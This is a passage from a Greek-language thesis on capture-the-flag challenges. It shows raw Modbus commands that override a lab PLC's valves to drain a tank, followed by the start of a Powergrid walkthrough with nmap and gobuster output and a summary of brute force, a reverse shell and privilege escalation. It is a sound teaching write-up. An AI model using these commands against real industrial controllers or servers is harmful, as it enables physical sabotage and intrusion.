


Address (decimal)	Coil
12	in_vale
21	out_valve
33	start
9947	manual_mode_control
5	cutoff
26	cutoff_in
52	force_start_out
1336	force_start_in

ΕΙΚΟΝΑ 3.2: ΣΧΕΔΙΟ ΔΙΚΤΥΟΥ ΤΟΥ ΕΡΓΟΣΤΑΣΙΟΥ ΚΑΙ ΔΙΕΥΘΥΝΣΕΩΝ ΤΩΝ ΠΗΝΙΩΝ

Από το διάγραμμα δικτύου ένα σημαντικό στοιχείο είναι ότι οι εντολές Modbus που θα σταλούν από το Laptop-1 δεν θα περιέχουν CRC. Αυτό θα υπολογιστεί και θα προστεθεί στην εντολή από το laptop-2, το οποίο και θα προωθήσει την εντολή ολοκληρωμένη στο πραγματικό δίκτυο Modbus RTU, επικοινωνώντας με το PLC.


Το δεύτερο αρχείο περιέχει τη λογική λειτουργίας του PLC, όπως φαίνεται παρακάτω:



ΕΙΚΟΝΑ 3.3: ΑΡΧΕΙΟ ΛΟΓΙΚΗΣ ΣΚΑΛΟΠΑΤΙΩΝ PLC

Αρχίζοντας την αναγνώριση πραγματοποιείται σύνδεση με το laptop-1 χρησιμοποιώντας το telnet με την διεύθυνση IP και το port που δίνεται από το HacktheBox.

```
telnet 68.183.47.198 30485
```



ΕΙΚΟΝΑ 3.4: ΣΥΝΔΕΣΗ ΜΕΣΩ TELNET ΓΙΑ ΕΜΦΑΝΙΣΗ ΚΑΤΑΣΤΑΣΗΣ PLC ΚΑΙ ΑΠΟΣΤΟΛΗ ΕΝΤΟΛΩΝ MODBUS

Στην τωρινή του κατάσταση το σύστημα φαίνεται ότι έχει ενεργό μόνο το auto_mode και το in_valve.


Για να επιτευχθεί ο στόχος του CTF και να βρεθεί η σημαία πρέπει να απενεργοποιηθεί η in_valve και να ενεργοποιηθεί η out_valve έτσι ώστε να αδειάσει η δεξαμενή.

Μελετώντας το αρχείο λογικής λειτουργίας του PLC προκύπτουν οι παρακάτω εντολές για την επίτευξη του στόχου.

Αρχικά με το πρώτο Modbus command θα πρέπει να απενεργοποιηθεί το auto_mode, έτσι ώστε να ενεργοποιηθεί το manual.

```
520526DBFF00
```

- 52 : Η διεύθυνση του PLC σε μορφή HEX (82 decimal)
- 05: Το Function Code 5 (Write Single Coil)
- 26DB: Η διεύθυνση του manual_mode_control σε μορφή HEX (9947 decimal)
- FF00: Για να γραφτεί η τιμή 1 (0000 για τιμή 0)




ΕΙΚΟΝΑ 3.5: ΕΝΕΡΓΟΠΟΙΗΣΗ MANUAL_MODE ΜΕ ΤΗΝ ΠΡΩΤΗ ΕΝΤΟΛΗ MODBUS

Στη συνέχεια πρέπει να ενεργοποιηθεί το stop_in έτσι ώστε να απενεργοποιηθεί το in_valve και να σταματήσει να γεμίζει η δεξαμενή.

```
5205001AFF00
```

- 52 : Η διεύθυνση του PLC σε μορφή HEX (82 decimal)
- 05: Το Function Code 5 (Write Single Coil)
- 001A: Η διεύθυνση του cutoff_in σε μορφή HEX (26 decimal)
- FF00: Για να γραφτεί η τιμή 1 (0000 για τιμή 0)




ΕΙΚΟΝΑ 3.6: ΑΠΕΝΕΡΓΟΠΟΙΗΣΗ ΤΗΣ ΒΑΛΒΙΔΑΣ ΕΙΣΑΓΩΓΗΣ ΜΕΣΩ ΤΗΣ ΔΕΥΤΕΡΗΣ ΕΝΤΟΛΗΣ

Τέλος θα πρέπει να ενεργοποιηθεί το force_start_out καθώς δεν υπάρχει πρόσβαση στους αισθητήρες. Έτσι θα αδειάσει η δεξαμενή και θα εμφανιστεί το flag.

```
52050034FF00
```

- 52 : Η διεύθυνση του PLC σε μορφή HEX (82 decimal)
- 05: Το Function Code 5 (Write Single Coil)
- 0034: Η διεύθυνση του force_start_out σε μορφή HEX (52 decimal)
- FF00: Για να γραφτεί η τιμή 1 (0000 για τιμή 0)



ΕΙΚΟΝΑ 3.7: ΕΝΕΡΓΟΠΟΙΗΣΗ ΒΑΛΒΙΔΑΣ ΕΞΑΓΩΓΗΣ ΚΑΙ ΕΜΦΑΝΙΣΗ ΤΗΣ ΣΗΜΑΙΑΣ ΤΟΥ CTF

3.4 CTF 4: Powergrid101

3.4.1 Περιγραφή CTF 4

Το Powergrid είναι μια δοκιμασία Capture the Flag (CTF) από το Vulnhub, το οποίο βασίζεται στο σενάριο ότι έχει καταληφθεί το ενεργειακό δίκτυο σε όλη την Ευρώπη από μια ομάδα hackers. Ως μέλος της ομάδας ασφαλείας, κύριο στόχο αποτελεί η ανάκτηση πρόσβασης στον διακομιστή των εγκληματιών και η αποτροπή εκτέλεσης του κακόβουλου λογισμικού. Υπάρχει μια αντίστροφη μέτρηση τριών ωρών και η αποστολή πρέπει να ολοκληρωθεί πριν εκτελεστεί το κακόβουλο λογισμικό και καταστραφούν όλα τα αποδεικτικά στοιχεία στον σέρβερ. Από προηγούμενες πληροφορίες είναι γνωστό ότι η συγκεκριμένη ομάδα χρησιμοποιεί αδύναμους κωδικούς πρόσβασης και αυτός είναι ο πρώτος φορέας επίθεσης που πρέπει να ληφθεί υπόψη. Η επίλυση του CTF περιλαμβάνει τεχνικές σάρωσης και αναγνώρισης για τον εντοπισμό του στόχου και τον εντοπισμό ανοικτών θυρών και υπηρεσιών. Εντοπίζονται και αξιοποιούνται αδυναμίες που επιτρέπουν τη μη εξουσιοδοτημένη πρόσβαση στο σύστημα. Κατά τη διάρκεια της πρόκλησης, αντιμετωπίζονται διάφορα εμπόδια, όπως η παραβίαση κωδικών πρόσβασης, η εκμετάλλευση εφαρμογών ιστού και η κλιμάκωση προνομίων. Αποκαλύπτονται πολύτιμες πληροφορίες, αποκτάται πρόσβαση σε περιορισμένες περιοχές και λαμβάνονται σημαίες που πιστοποιούν την ολοκλήρωση της δοκιμασίας.

3.4.2 Προκλήσεις CTF 4


Η αρχική πρόκληση κατά την επίλυση της δοκιμασίας, είχε να κάνει με την παράκαμψη του βασικού ελέγχου ασφαλείας στον ιστότοπο εκτελώντας μια επίθεση ωμής βίας (brute force) κωδικών πρόσβασης. Αυτό απαιτούσε σωστά ρυθμισμένα εργαλεία και σωστή ρύθμιση της λίστας μέχρι να παρακαμφθεί με επιτυχία ο μηχανισμός ελέγχου ταυτότητας. Το επόμενο σημαντικό εμπόδιο αφορούσε την εκμετάλλευση της υπηρεσίας webmail χρησιμοποιώντας Python και μια γνωστή ευπάθεια CVE. Η ευπάθεια έπρεπε να αναλυθεί προσεκτικά, να κατανοηθεί ο υποκείμενος μηχανισμός της και να δημιουργηθούν σενάρια Python για να την εκμεταλλευτούν αποτελεσματικά. Αυτό το βήμα απαιτούσε μια ολοκληρωμένη κατανόηση της συγκεκριμένης ευπάθειας και τη δυνατότητα εκτέλεσης απομακρυσμένου κώδικα για να αποκτηθεί πρόσβαση στον κεντρικό υπολογιστή. Η τελική και κρίσιμη πρόκληση επικεντρώθηκε γύρω από την εναλλαγή διακομιστών του δικτύου και την αναβάθμιση των προνομίων. Στο πλαίσιο αυτό, υποχρεωτικά στοιχεία της επίλυσης αποτελούν η πλοήγηση στο τοπικό δίκτυο, ο εντοπισμός μιας εσφαλμένης διαμόρφωσης σε ένα δυαδικό

αρχείο και η εκμετάλλευση λανθασμένων προνομίων που σχετίζονται με αυτό.

3.4.3 Εργαλεία και τεχνικές για επίλυση CTF 4

Για την επίλυση του CTF Powergrid, χρησιμοποιήθηκαν διάφορα εργαλεία και τεχνικές. Το Nmap χρησιμοποιήθηκε για τη σάρωση του δικτύου και της IP στόχου. Το Gobuster χρησιμοποιήθηκε για την σάρωση του ιστότοπου στην θύρα 80 . Το hydra χρησιμοποιήθηκε για επίθεση ωμής βίας (brute force) σε κωδικούς πρόσβασης και δημιουργήθηκε ένα reverse shell [42] σε Python για να αποκτηθεί πρόσβαση στο σύστημα αρχείων. Διαδικτυακά εργαλεία PGP χρησιμοποιήθηκαν για την αποκρυπτογράφηση ενός κλειδιού ssh και εφαρμόστηκαν τεχνικές περιστροφής (pivoting) [37] για εναλλαγή στόχων εντός του δικτύου. Τέλος, τα λανθασμένα δικαιώματα sudo σε ένα δυαδικό αρχείο αξιοποιήθηκαν για να αποκτηθεί πρόσβαση root στον κύριο διακομιστή [38]. Αυτά τα εργαλεία και οι τεχνικές είναι απαραίτητα για τον εντοπισμό αδύναμων σημείων και την εκμετάλλευσή τους για να αποκτηθεί πρόσβαση στον διακομιστή και να τερματιστεί η αντίστροφη μέτρηση και η επίθεση.

3.4.4 Επίλυση CTF 4



ΕΙΚΟΝΑ 4.1: ΠΕΡΙΓΡΑΦΗ ΣΕΝΑΡΙΟΥ ΤΟΥ CTF ΣΤΗ ΣΕΛΙΔΑ ΤΟΥ VULNHUB

Αρχικά εκτελείται το nmap με την παρακάτω εντολή για να εντοπιστεί η IP του Powergrid.


```
nmap -sP 10.10.10.1/24
```

```
kali@kali:~$ nmap -sP 10.10.10.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-16 15:38 EST
Stats: 0:00:08 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:18 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 10.10.10.2
Host is up (0.00030s latency).
Nmap scan report for powergrid (10.10.10.9)
Host is up (0.00025s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 19.78 seconds
```

- 10.10.10.2 -Kali Linux IP
- 10.10.10.9 – Powergrid IP

Προστίθεται η IP του στόχου στο αρχείο `/etc/hosts`

```
sudo subl /etc/hosts
```




ΕΙΚΟΝΑ 4.2: ΑΡΧΕΙΟ /ETC/HOSTS ΤΟΥ KALI

Συνεχίζοντας την αναγνώριση εκτελείται το nmap για τον εντοπισμό πιθανών αδυναμιών.

```
nmap -sC –sV powergrid
```

- -sC : Ενεργοποίηση των default scripts.
- -sV : Εντοπισμός των εκδόσεων.




ΕΙΚΟΝΑ 4.3: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ NMAP ΓΙΑ ΣΑΡΩΣΗ ΤΟΥ ΣΤΟΧΟΥ

Εντοπίζονται 3 ανοιχτά ports:

- 80 http
- 143 imap
- 993 ssl/imap

Η αναγνώριση των θυρών αρχίζει με την 80.



ΕΙΚΟΝΑ 4.4: ΑΡΧΙΚΗ ΣΕΛΙΔΑ ΤΟΥ WEBSITE ΤΟΥ ΣΤΟΧΟΥ

Η ομάδα που παραβίασε το δίκτυο ηλεκτρικής ενέργειας έχει ξεκινήσει ένα χρονόμετρο 3 ωρών μέχρι να το καταστρέψει, μαζί με τον server.

Αρχίζοντας με την αναγνώριση του website θα εκτελεστεί το Gobuster όπως παρακάτω, για να βρεθούν πιθανοί κρυμμένοι φάκελοι ή αρχεία.

```
gobuster dir -u 10.10.10.9/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```


- gobuster dir: Εκτελεί το εργαλείο Gobuster με τη λειτουργία "dir", η οποία χρησιμοποιείται για την καταγραφή καταλόγων/αρχείων σε web servers.
- -u 10.10.10.9/: Καθορίζει τη διεύθυνση URL προορισμού για σάρωση. Σε αυτή την περίπτωση, έχει οριστεί η IP του Powergrid.
- -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt: Καθορίζει το αρχείο λίστας λέξεων που θα χρησιμοποιηθεί για την ωμή αναζήτηση καταλόγων και αρχείων.

```
kali@kali:~$ gobuster dir -u 10.10.10.9/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.9/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/11/16 15:49:39 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://10.10.10.9/images/]
/zmail                (Status: 401) [Size: 457]

===============================================================
2022/11/16 15:49:55 Finished
===============================================================
kali@kali:~$
```

ΕΙΚΟΝΑ 4.5: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ GOBUSTER ΣΤΟΝ ΣΤΟΧΟ

Το Gobuster ανακαλύπτει ένα φάκελο με όνομα /zmail, ο οποίος θα αποτελέσει και την συνέχεια της διερεύνησης.

Για να αποκτηθεί πρόσβαση τον συγκεκριμένο φάκελο χρειάζεται ένας κωδικός και ένα username



ΕΙΚΟΝΑ 4.6: ΦΟΡΜΑ ΤΑΥΤΟΠΟΙΗΣΗΣ ΤΟΥ /ZMAIL


Σύμφωνα με την περιγραφή, η συγκεκριμένη ομάδα φαίνεται να χρησιμοποιεί αδύναμους κωδικούς οπότε το brute force θα αποτελούσε έναν πιθανό τρόπο επίθεσης.

